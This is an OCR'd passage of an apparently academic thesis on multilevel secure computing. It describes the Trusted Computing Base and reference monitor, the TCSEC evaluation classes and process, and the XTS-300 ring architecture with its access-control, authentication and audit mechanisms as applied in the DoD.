


Figure 5 MAC Authorization

5. The TCB Concept

The intent of the TCB concept is to provide a layer, or several layers, of abstraction and mediation between the underlying hardware, the operating system, and the associated applications. The degree or type of separation (i.e. hardware or software) between the layers is implementation dependent.

Figure 6 provides an example of an ideal TCB architecture to support a MLS system of high assurance. The TCB model supports the notion of Abstract Data Types (ADTs), a Reference Validation Mechanism (RVM), and Supporting Security Functions (SSFs). The implemented ADTs and RVMs are commonly referred to as the Security Kernel (SK). The intent of the TCB model is to provide mediation, access control, auditing and logging, and other SSFs.

TRUSTED COMPUTING BASE ARCHITECTURE




Figure 6 TCB Model

It is the Reference Monitor (RM) concept within the TCB model which serves to control access to system data. The RM functionality is defined to support three essential requirements: it is small enough to be verifiable, it mediates every access, and it is tamperproof. The intent of using or requiring such a model is to determine the level of assurance at the lowest architectural layer (i.e. security kernel) and then to use that information as the foundation for determining the overall assurance of the entire system. If a high level of assurance is required of the system, then a secure structure should be developed at the lowest architectural level possible.

Subjects request access to objects and it is the RM that mediates that access request. Upon verification through checks of the authorization database, the subject's

request is granted access to the object if sufficient rights were verified. Otherwise, the subject's request is denied (see Figure 7).




Figure 7 RM Mediation

Although models of previous manual systems may remain appropriate, automation of the techniques of implementation is required to maximize the advantages gained from the use of the TCB and its features. An example of how past manual methods can be replaced with implemented TCBs is the reviewing of classified files. Previously the files, contained in separate safes, would be accessed via one or two person control to the safe. The person requiring access to several files, where each file was from a different classification category, would be required to access each of the safes storing each classification category. This process required the person to understand the access controls of each data container. Additionally, the access control mechanisms generally provided

protection over only one container. A MLS system could be implemented to protect all of the files with the same security mechanism structure, and the person requiring access could retrieve files authorized from his current access level without requiring multiple queries for the files.

F. MLS TCSEC CATEGORIES

In order to determine the level of protection provided by systems possibly operating in one of the modes described in section D of this chapter, the DoD has developed a set of evaluation criteria to assess trusted computer systems and this criteria is documented in reference [12], also know as the Orange Book. MLS systems fall within the Division B, Mandatory Protection, and Division A, Verified Protection, categories of this criteria. The classes within these divisions are B1, Labeled Security Protection; B2, Structured Protection; B3, Security Domains; and A1, Verified Design. Class A1 provides the highest level of assurance among these classes. Mandatory Access Control (MAC), which requires the system (instead of the user) to determine access control based upon user authorizations and subject and object access control labels, is required at the B1 level and above (see Table 1). It is at the B2 level, however, that the Trusted Computing Base (TCB) model becomes a key characteristic of the MLS system.

Table 1 Trusted System Evaluation Criteria Ratings

A1	Verified Design	Formal top-level specification and verification, formal covert channel analysis, informal code correspondence demonstration
B3	Security Domains	Reference monitor (security kernel), "highly resistant to penetration."
B2	Structured Protection	Formal model, covert channels constrained, security -oriented architecture, "relatively resistant to penetration"
B1	Labeled Security Protection	Mandatory access controls, security labeling, removal of security-related flaws
C2	Controlled Access Protection	Individual accountability, extensive auditing, add-on packages
C1	Discretionary Security Protection	Discretionary access controls, protection against accidents among cooperating users
D	Minimal Protection	Unrated

G. EVALUATION OF MLS SYSTEMS

The evaluation of MLS and other trusted products is conducted by the National Computer Security Center (NCSC). These evaluations focus on the security capabilities required of these systems against the established criteria listed in reference [12].

Table 2 provides a summary of the TCSEC categories. Reference [12], also known as the Aqua Book, provides additional guidance, relating to trusted product evaluations, for vendors. The specific phases involved in such evaluations include the proposal review phase, the vendor assistance phase, the design analysis phase, the evaluation phase, and the rating maintenance phase. Due to the schedule and fiscal impacts involved in evaluating secure systems, the evaluation phases and their associated

requirements should be understood those parties responsible for developing and managing the system. Although the phases include sound engineering practices, systems should not be submitted for evaluation unless high assurance is a specific system requirement and the development team understands the evaluation process and its implications.

Table 2 TCSEC Requirements From Ref. [8, p.113]

	C1	C2	B1	B2	B3	A1
Discretionary Access Control	X	X	*	*	X	*
Object Reuse		X	*	*	*	*
Labels			X	X	*	*
Label Integrity			X	*	*	*
Exportation of Labeled Information			X	*	*	*
Exportation of Multilevel Devices			X	*	*	*
Exportation of Single-Level Devices			X	*	*	*
Labeling of Human-Readable Output			X	*	*	*
Mandatory Access Control			X	X	*	*
Subject Sensitivity Labels				X	*	*
Device Labels				X	*	*
Identification and Authentication	X	X	X	*	*	*
Audit		X	X	X	X	*
Trusted Path				X	X	*
System Architecture	X	X	X	X	X	*
System Integrity	X	*	*	*	*	*

	C1	C2	B1	B2	B3	A1
System Testing	X	X	X	X	X	X
Design Specification and Verification			X	X	X	X
Covert Channel Analysis				X	X	X
Trusted Facility Management				X	X	*
Configuration Management				X	*	X
Trusted Recovery					X	*
Trusted Distribution						X
Security Features User's Guide	X	*	*	*	*	*
Trusted Facility Manual	X	X	X	X	X	*
Test Documentation	X	*	*	X	*	X
Design Documentation	X	*	X	X	X	X

X - New or Enhanced Requirements for this Class
* - No Additional Requirements for this Class
No Entry - No Requirements for this Class

1. The Proposal Review Phase (PRP)

This phase involves meetings between the vendor and the National Security Agency's (NSA) Information System Security Organization (ISSO). The goal of this phase is to produce a signed agreement, between the vendor and the ISSO, to proceed with system design and evaluation. The vendor must also sign a disclosure statement indicating that the company is not owned or controlled by foreign interests. Additionally, basic coordination information including the targeted class, the security requirements of the system, and the proposed development schedule must be provided by the developer.

2. The Vendor Assistance Phase (VAP)

During this phase, the vendor "develops the system, designs security test procedures, and writes draft documentation. The NCSC team provides support during this phase by answering questions during the completion of system design and implementation" [Ref. 8, p. 328]. The significant elements of the phase encompass establishing a firm schedule for the deliverables of the phase and actually delivering the design documentation, test plans, and the rating maintenance phase plan.

3. The Design Analysis Phase (DAP)

This is the phase where the NCSC evaluation team performs an in-depth examination of the design of the product. The evaluation team produces an Initial Product Assessment Report (IPAR) which details the evaluation thus far and provides a rating that the system is expected to receive pending the results of the formal evaluation phase.

4. The Evaluation Phase

Finally, if all previous phases have progressed successfully, the evaluation team conducts the detailed analysis of the hardware, software, and final versions of the documentation. Extensive functional and penetration testing is conducted as required. The system's security features and assurances are compared against the criteria of the targeted class and documented. A significant document produced from this phase is the Final Evaluation Report (FER). The FER documents the evaluation process employed, an overview of the product, and the results of the evaluation. If the evaluation has been successful, the NCSC indicates such on the Evaluated Product List (EPL).

5. The Rating Maintenance Phase (RAMP)

After the product has been assigned a rating resulting from a successful evaluation, changes to the system must be made in a trusted manner. This approach assists evaluations of the change, avoids the reexamination of the entire system, and keeps the EPL current.

H. CERTIFICATION AND ACCREDITATION OF MLS SYSTEMS

The evaluation process is a major step towards determining the technical capabilities of the system. However, that process does not result in approval or authorization to use the system to process sensitive data.

Additional assessments must be performed to determine if the system is appropriate for handling specific sensitive data. Certification is the process of performing such a technical assessment and accreditation is the actual formal approval from the government to use the system for specific data and purposes. Specifically, the Designated Approving Authority (DAA) declares that the system is "approved to operate in a particular security mode using a prescribed set of safeguards" [Ref. 15, p. 4].

I. USES OF MLS SYSTEMS

Since the components and characteristics of MLS systems have been described, it is appropriate to examine areas where MLS systems, or components thereof, may be employed. Today MLS systems are used to allow systems operating at different classification levels to interact; to provide secure solutions for hosts, workstations, database management systems (DBMS), and networks; and to meet user operational requirements through the integration of different components with MLS systems.

1. Hosts

The MLS host plays a critical role in the overall MLS system. The security policy, TCB, data storage, and access control and transfer mechanisms may reside principally at the MLS host or on multiple MLS hosts. Therefore, the MLS host assessment is most important when determining the system assurance.

2. Guards

MLS guards are generally used to control information flow across security boundaries of differing systems. These guards may exist between MLS systems and single level systems, or between MLS systems that have an intersection of security levels for data that they process. The MLS guard serves as a bridge and may provide single or bi-directional filters. Bi-directional MLS guards may provide additional capabilities and reliability (i.e. the ability to receive acknowledgments for data transferred) but naturally are more complex and require additional scrutiny.

3. CMWs

There are various user interfaces to MLS systems which may include a command line interface at the workstation or possibly the Compartmented Mode Workstation (CMW). The CMW generally provides an X Window interface for the user. These workstations can allow a user to have several windows of data of differing classifications open simultaneously but they provide separation protection between the various windows through security policy enforcement. The user sets his session level via his CMW when logging in. Additionally, the CMW provides interface tools and domain separation which allow the user to change his session level without closing windows or logging out. This

concept is a significant interface improvement over the implementation techniques of early systems which were more cumbersome for the user.

Significant development work in the area of user and administrator workstations and interfaces remains to be accomplished. CMWs are effectively Class B1 systems. Reference [1] discusses the application of such compartmented mode designs and concludes that a system must meet B2 TCSEC criteria at a minimum if that system is handling compartmented data.

4. Networks

MLS networks can provide more capability to meet today's user requirements than stand alone MLS systems. These networks may be connected by single or multilevel devices or ports. "MLS networks can interconnect single-level or multilevel components on a shared network infrastructure by providing sensitivity labels and network security services for the data transferred between systems." [Ref. 23] However, all of the interconnected network components must be analyzed, with respect to their security policies implementations and enforcement mechanisms, in order to determine the security capabilities and limitations of the overall network.

In addition to typical commercial network components such as connection medium, servers, bridges, routers, and gateways, the MLS network may include encryption devices. These encryption devices can further enhance network capabilities by encrypting data prior to transmission to another component of the network. This allows for the possibility of transmitting multiple levels of data over a single communications medium since the level (or levels) of the data has been effectively reduced to a single level (possibly Unclassified) via encryption. Additionally, encryption devices coupled with

MLS networks may allow the use of transmission paths (e.g. commercial networks, satellite communications) for the transfer of classified data that would not be feasible prior to incorporating encryption devices. Again, a security evaluation of the implementation of these devices within the network must be performed to determine the level of assurance that should be placed on network.

5. DBMSs

"MLS DBMSs provide the management, storage, and retrieval of multiple levels of related data, allowing users of different security levels to have access to a shared set of data according to their individual authorizations" [Ref. 23]. Security policies for these applications must support policy enforcement for typically modeled DBMS actions such as queries, views, record manipulations, and table construction. The DBMS area of applications for MLS systems can be expected to experience significant growth in the future due to the increase in electronic storage of classified data, proliferation of computer systems, and user demands for timely and consistent data retrieval.

III. XTS-300 ARCHITECTURE AND APPLICATION IN THE DOD

A. HISTORY

The Wang Federal Incorporated XTS-300 and its operating system, the STOP 4.3, evolved from the XTS-200 and STOP versions 3.1.E, 3.2.E and 4.1. They are the descendants of the Secure Communications Processor (SCOMP) which was developed by HFSI (formerly Honeywell Federal Systems, Inc., now known as Wang Federal). [Ref. 20] The SCOMP received a Trusted Computer System Evaluation Criteria (TCSEC) A1 rating after evaluation (see Chapter II, section G) by the National Computer Security Center (NCSC) in 1984.

The SCOMP was based on the Distributed Processing System Level 6 (DPS6) hardware. The DPS6 was a microcomputer developed by Honeywell. Following the SCOMP development, the STOP 3.1 was developed on the DPS6-Plus hardware to form the XTS-200. "The DPS6-Plus was a version of the DPS6 that ran a secure system" [Ref. 20]. The STOP 3.1 incorporated complete file system support within the TCB and more advanced methods of software engineering than used for the SCOMP development. The XTS-300 introduced the Intel processor and made corresponding function updates. These function updates included moving the I/O processes from the Trusted (or TCB) Systems Services (TSS) domain (Ring 1) to the Security Kernel (Ring 0), to move such functionality to the system's lowest possible architectural layer. The ring structure utilized by the XTS-300 will be discussed in this chapter.

A significant limitation to the XTS-300 is its single processor capability as compared to the XTS-200's multi-processor. [Ref. 14, p. 6] However there is now a configuration for the XTS-300 which includes an upgrade to dual Pentium processors.

The XTS-300 achieved a TCSEC Class B3 rating based after an evaluation (see Chapter II, section G) by the NCSC. To achieve a Division B rating or higher, the TCB must preserve the integrity of sensitivity labels and ensure their use in the enforcement of mandatory access control rules. The sensitivity labels must be attached to all major data structures. Additionally, the security model on which the TCB is based and the specification for the TCB must be provided by the developer. [Ref. 12, p. 91]

Specifically for the Class B3 rating, the TCB must demonstrate that it meets the basic requirements of a reference monitor. Those requirements include that the TCB must mediate all accesses of objects by subjects, be tamperproof, and be small enough to subjected to analysis and tests. The last requirement encourages the developer to eliminate the inclusion of code in the TCB that is not essential for security policy enforcement. Additionally these design constraints help to minimize system complexity. There are support functions provided for a security administrator, audit mechanisms that must signal security relevant events, and system recover procedures which are required. The system must be highly resistant to penetration. [Ref. 12, p. 94]

B. DESIGN AND ARCHITECTURE

"The XTS-300 is a 32-bit, demand-paging, time sharing, single processor system" Ref. 14, p.7]. It uses the Intel 486 or the Pentium chip(s) as its processor(s). The basic configuration comes with 32 MB of RAM upgradable to 4 GB. The remainder of the hardware includes readily available COTS products (e.g. color monitor, CD-ROM, hard drive, etc.). The terminals, communications hardware, controllers, and mass storage have been evaluated to meet the B3 requirements for the XTS-300.

The Intel processor incorporates a ring architecture to achieve the separation of information system by physically isolating portions of system processes from tampering. There are 4 separate isolated rings, or domains in the architecture, known as privilege levels (PL0-PL3). PL3 is the least privileged and PL0 the most. The architecture is depicted in Figure 8. The untrusted and trusted processes utilize different ring architectures. The non-shaded area represents the TCB. [Ref. 24]




Figure 8 XTS-300 Ring Architecture From Ref. [24]

1. Ring 0

The innermost ring, PL0 or Ring 0, is the most privileged ring and is where the Security Kernel software resides. The Security Kernel is where the Reference Monitor exists and where all MAC mechanisms are implemented. "Small and well-structured to enable complete security evaluation, testing, and verification, the Kernel provides basic

operating system services such as resource management, process scheduling, interrupt and trap handling, auditing, and enforcement of mandatory security and discretionary access policies for process and device objects." [Ref. 24]

The Kernel mediates all accesses to objects. Objects include processes, segments (disk addresses) and devices. Therefore, considering that the most common subjects are represented as processes, the different types of accesses include process-to-process, process-to-segment, and process-to-device. As processes request access to objects, the Kernel performs the necessary access control checks. After the initial access is authorized, the hardware mediates all future accesses.

The Kernel also mediates the creation of all processes. The Kernel creates the address space for the process and places. Within that address space, there are fields that are only accessible by the Kernel. Those fields are used for global management of security and the system.

2. Ring 1

Ring 1 is where the Trusted System Service (TSS) software executes. The TSS is also known as TCB System Service within Reference [14]. The TSS provides those trusted system services required by both the trusted and untrusted processes. Similar to the Kernel implementation, the TSS has segments within each process's address space, where all information regarding access to and by the TSS is stored.

The services provided by the TSS are network services, input/output management, file system management, and enforcement of discretionary access policy for file system objects and segments (i.e. services not provided by the Security Kernel). The TSS also manages the creation and loading of all programs, both trusted and unstressed,

via calls to the Security Kernel as necessary. The Security Kernel controls the services provided by the TSS. All operations, TSS or other XTS operations, utilize MAC through the Security Kernel. [Refs. 14 and 24]

3. Ring 2

Two different software components operate within Ring 2. The first software component, known as the Trusted Software, includes trusted processes that perform security relevant functions and provide the interfaces for the user to execute trusted commands in a trusted environment. The second, is the Commodity Application System Services (CASS). The CASS is the untrusted UNIX environment interface for user written or ported applications to run on. These user applications actually reside in Ring 3. A process is only allowed to run in one of these two software components. There is no transfer between untrusted and trusted environments.

Trusted Software is any process that is performing security policy enforcement or related services. The user initiates the request to enter a trusted environment by striking the Secure Attention Key (SAK) (i.e. Alt+SysRq keys) which signals the Kernel which in turn invokes the Secure Server. The Secure Server checks whether the terminal is logged in to the server. If the terminal is not logged in, the Secure Server invokes the login function. If the terminal is logged in and executing a trusted process, the process terminates itself and the user is prompted for a trusted command. If untrusted processes are being executed, the Secure Server displays the current session level (sensitivity and integrity levels) and prompts the user for a trusted command. If the Secure Server recognizes the command entered by the user, on the trusted command list, then it is executed either through the Secure Server or as an operator command. Operator

commands (i.e. audit, dump, etc.) are special commands reserved for users with the integrity of operator or higher (see section 6). A user operating at an operator integrity level is not allowed to leave the secure environment to process untrusted commands.

The CASS also executes within Ring 2. The purpose of the CASS is to make the secure environment transparent to application software operating in Ring 3 and to provide I/O and operating system services to the applications. CASS only executes as part of unstressed processes. ***CASS is not part of the TCB.***

> With no privileges to violate security policy, CASS provides an implementation of the UNIX System V Interface Definition (SVID), enabling easy UNIX application porting or development on the XTS-300. Only a very few SVID services that violate the NSA-defined security policy have been replaced by a CASS equivalent, or eliminated. In addition, in STOP 4.3, CASS includes a gate (not part of the TCB) that enables Ring 3 processes to spawn Ring 2 processes, a capability required by some commodity MLS applications. [Ref. 24]

To enter an untrusted environment (i.e. a CASS process) from the trusted environment, the user executes the *run* command. The integrity level of the user must be at 0-3 to execute the command. To change the session level, the user enters the *sl* command and then enters a sensitivity level (0-16) and an integrity level (0-8). These levels are specifically addressed in section 6 of this chapter. [Ref. 31, pp. 34, 38]

4. Ring 3

Untrusted user-developed (or ported) processes are executed in Ring 3. Any runtime libraries that are required by the applications must also be located in Ring 3. If services are required from inner rings, they are executed through the CASS or specific interfaces defined within the processes virtual address space header. [Ref. 14]

5. TCB Protection Mechanisms

"The most important services provided by the TCB are its protection mechanisms." [Ref. 14, p. 103] The first service provided by the evaluated STOP 4.1 is the enforcement of the security policy which consists of a MAC policy and a DAC policy. The rest of the pertinent mechanisms consist of Identification and Authentication, Audit, Object Reuse and the category of "Additional Supporting Protection Mechanisms." [Ref. 14]

6. MAC

The MAC policy is based on a combination of the Bell and LaPadula model for sensitivity and the Biba model for integrity [Ref. 14, p. 107]. All subjects have an associated MAC label that consists of sensitivity labels and integrity labels of the subject's current access levels. The Kernel enforces the policy that a subject's MAC label must always be dominated by the user's clearance. Like subjects, all objects have sensitivity and integrity labels appropriate to the sensitivity and integrity levels of the information contained within the objects.

STOP 4.1 MAC labels contain the following information:

- Sensitivity label:
  - Sensitivity level (16 hierarchical)
  - Sensitivity categories (64 nonhierarchical)
- Integrity label:
  - Integrity level (8 hierarchical). STOP 4.1 has predefined meanings for the integrity levels, as follows:

    0-3 User Integrity
    4 Operating System Services (OSS) Integrity (i.e., reserved for OSS unstressed applications).

5 Operator Integrity
6 *(not predefined)*
7 Administrator Integrity

- Integrity categories (16 nonhierarchical) [Ref. 14, p. 106]]

Labels are compared between subjects and objects, with respect to dominance, as described in Chapter II. The subject must dominate the object in the sensitivity labels and the opposite is true for integrity labels. To gain access for reading or executing an object the subject must meet both the *Simple Security Policy* and the *Simple Integrity Policy*. The subject must meet both *Security * property* and *Integrity * property* to gain access to write to an object.

Those polices according to References [14] and [24] are:

Simple Security - A subject may read or execute an object only if the security level of the subject dominates (is greater than or equal to) that of the object.

Simple Integrity - A subject may read or execute an object only if the integrity level of the object dominates that of the subject.

*Security * property* - A subject may write an object only if the security level of the object dominates that of the subject.

*Integrity * property* - A subject may write an object only if the integrity level of the subject dominates that of the object (exception: a process may write up to another).

The XTS-300's implementation of policies for writing is even more restrictive than stated above. The subject and the object to be written to must have the same integrity and security labels before the Kernel will grant access.

7. DAC

The DAC policy in the evaluated STOP 4.1 enforces access to an object by a subject according to owner or group relationship to the object. Access to objects are determined by the list of subjects allowed to access those objects or by subjects who are members of a group that is authorized access to the object. The TCB enforces the following discretionary access rule:

> Access modes - A subject may access an object in only those mode(s) granted by the owner of the object. Each object shall be assigned permissions (read, write, execute) for the owner of the object, for the members of the owner's group for other specifically identified groups, and for all others. [Ref. 24]

As previously stated, the labels used for MAC enforcement consist of sensitivity and integrity levels and categories.

DAC labels contain the following information:

- object's owner and group identifiers;
- read, write, execute permissions for owner, for members of groups to which owner belongs, and for all other users;
- up to six user and group identifiers and their permissions (read, write, execute);
- object's subtype (subtypes are finer gradations of protection; there may be one or more subtypes per "parent" type).

The following rules are enforced by the TCB:

- If subject owns object, use specified owner permissions; if not
- If entry exists for subject in Access Control List (ACL), use ACL permissions; if not
- If subject's current group is the same object's owner's group, use specified group permissions; if not
- If there is an entry for group in ACL, use group permissions; if not
- If subject has no other specific permissions, use specified "other" ("world") permissions. [Ref. 24]

The process of controlling access to an object includes examining the ACL to determine if the subject requesting access is on an authorized user or group list. If the subject is located on such a list, then the permissions are examined to determine if the requested mode is allowed for the subject. The modes are the standard read, write, and execute. [Ref. 14, pp. 108, 109]

8. Identification and Authentication

"STOP 4.1 requires all users to identify and authenticate themselves before they are allowed to access system resources"[Ref. 14, p. 118]. Section 3 discussed how to enter the trusted environment with the SAK. Once in the trusted environment from a terminal that is not logged in to the secure server, the user is prompted for a user name and then a password. The password is encrypted and compared to the user's encrypted password in the User Access Authentication database. The User Access Authentication database has the label of maximum integrity and maximum sensitivity. Therefore, the database is only accessible by someone with administrator privileges (i.e. integrity level 8, sensitivity level 16).

The user has a preset amount of allowed attempts to login. After the preset amount (i.e. default of 5) is attempted, the terminal is locked by the system ignoring the SAK. The terminal remains locked until a set time (i.e. default 60-sec) or less if the system administrator resets the terminal.

The passwords also have associated expiration and password lifetime dates. If the expiration date is reached then the user is notified to change their password. If the password lifetime date is reached, the password is made invalid and the user is locked out until the system administrator gives the user a new password. The only exception allowed

is the system administrator's ability to perform a console login to update the password. [Ref. 14, pp. 118-119]

9. Audit

The audit services are conducted by a trusted file daemon, the Kernel Audit Process, and by a set of routines in the Kernel known as the Audit Functions. The services are part of the STOP and record all security-relevant events within the system.

The Audit Functions may be called by the Kernel, Trusted System Services, or Trusted Software when an event occurs that warrants recording. The Audit Functions build individual frames with the recorded information and places the frames on an audit queue. The Kernel Audit Process then takes the frames and writes them to disk segments where trusted file system daemon adds the segments to the audit directory.

There are 78 events between the Kernel, TSS, and Trusted Software that can trigger an audit event. Since the Kernel is the only ring that can process audits, if it gets over loaded by a large amount of such events the Kernel will prevent additional processes from entering until the audit events are handled. In other words, audits can become a source of system slow down. To help alleviate some of these possible burdens, the system administrator can add and remove any number of events. Additionally, the system administrator can also specify a minimum MAC label at which object creation, deletion, and access will be recorded. [Ref. 14, pp. 121-124]

C. DOD APPLICATION OF THE XTS ARCHITECTURE

1. INTRODUCTION

"From 1992 through 1994, the DoD by the MLS Program surveyed the unified commands and some of their subordinate units to identify operational requirements for

MLS in the DoD." [Ref. 22, p.1] The DoD MLS Program subsequently developed engineering plans in order to satisfy the requirements identified.

The following commands were included in the survey: U.S. Atlantic Command, U.S. Central Command, U.S. European Command, U.S. Pacific Command, U.S. Southern Command, U.S. Special Operations Command, U.S. Space Command, U.S. Strategic Command, and U.S. Atlantic Command. [Ref. 22, p. 1] These commands require data security support in a plethora of operational and support roles including command and control, intelligence, planning, modeling, logistics, force management, and administration. Various computer architectures were also identified, which encompass stand alone, distributed, heterogeneous, and networked client and server systems. Additionally, all of the commands surveyed, interoperated electronically with other external commands. [Ref. 22]

Significant differences exist, among and within the commands surveyed, between the equipment employed and the services required. There are varying levels of classified data, a range of compartments processed, personnel with various clearances, and systems authorized to operate at different classification levels. MLS systems are necessary to satisfy data protection and information flow requirements internal and external to these commands.

2. Automated Guard

Since requirements indicate that interoperability among computer systems operating at different security levels is necessary, an interface (or multiple interfaces) between these systems becomes essential. Past interface techniques included manual retyping of data to be shared, or transferred between systems via magnetic media. These

manual techniques do not satisfy most of today's information flow requirements. Automated techniques, which have become irreplaceable, are necessary to satisfy information flow requirements.

An automated, MLS guard can be used to control information flow across systems with various security boundaries. This guard could be used to review data, originating from a computer system operating at a specific security level, and determine if the transfer of that data to a system operating at a different security level should be allowed.

The guard would be enforcing the classification and releasability rules. That means that the guard would be responsible for protecting the data in accordance with its security level, and determining if the requested destination is authorized to receive that data. In order to accomplish such tasks, the guard would require the automation of classification and releasability rules. Personnel administering and operating such a device would require, at a minimum, security clearances commensurate with the highest system controlled by the guard.

The XTS-300 architecture could be used as automated, bi-directional filters to transfer the data as requested and authorized, and provide acknowledgments for such data transfer. Specifically, the XTS-300 can include the following functionality: automated review of data flow requests and receipt acknowledgments from a high-side system to a low-side system; the normally acceptable low-side system to a high-side system data flow as well as receipt acknowledgments in the same direction (see Figure 9). [Ref. 22, p.11] The automated guard receives requests from the servers (high or low) and determines, in accordance with the releasability policy, if that user is authorized to make such a request.

The automated guard then determines if the destination is authorized to receive data of that classification.

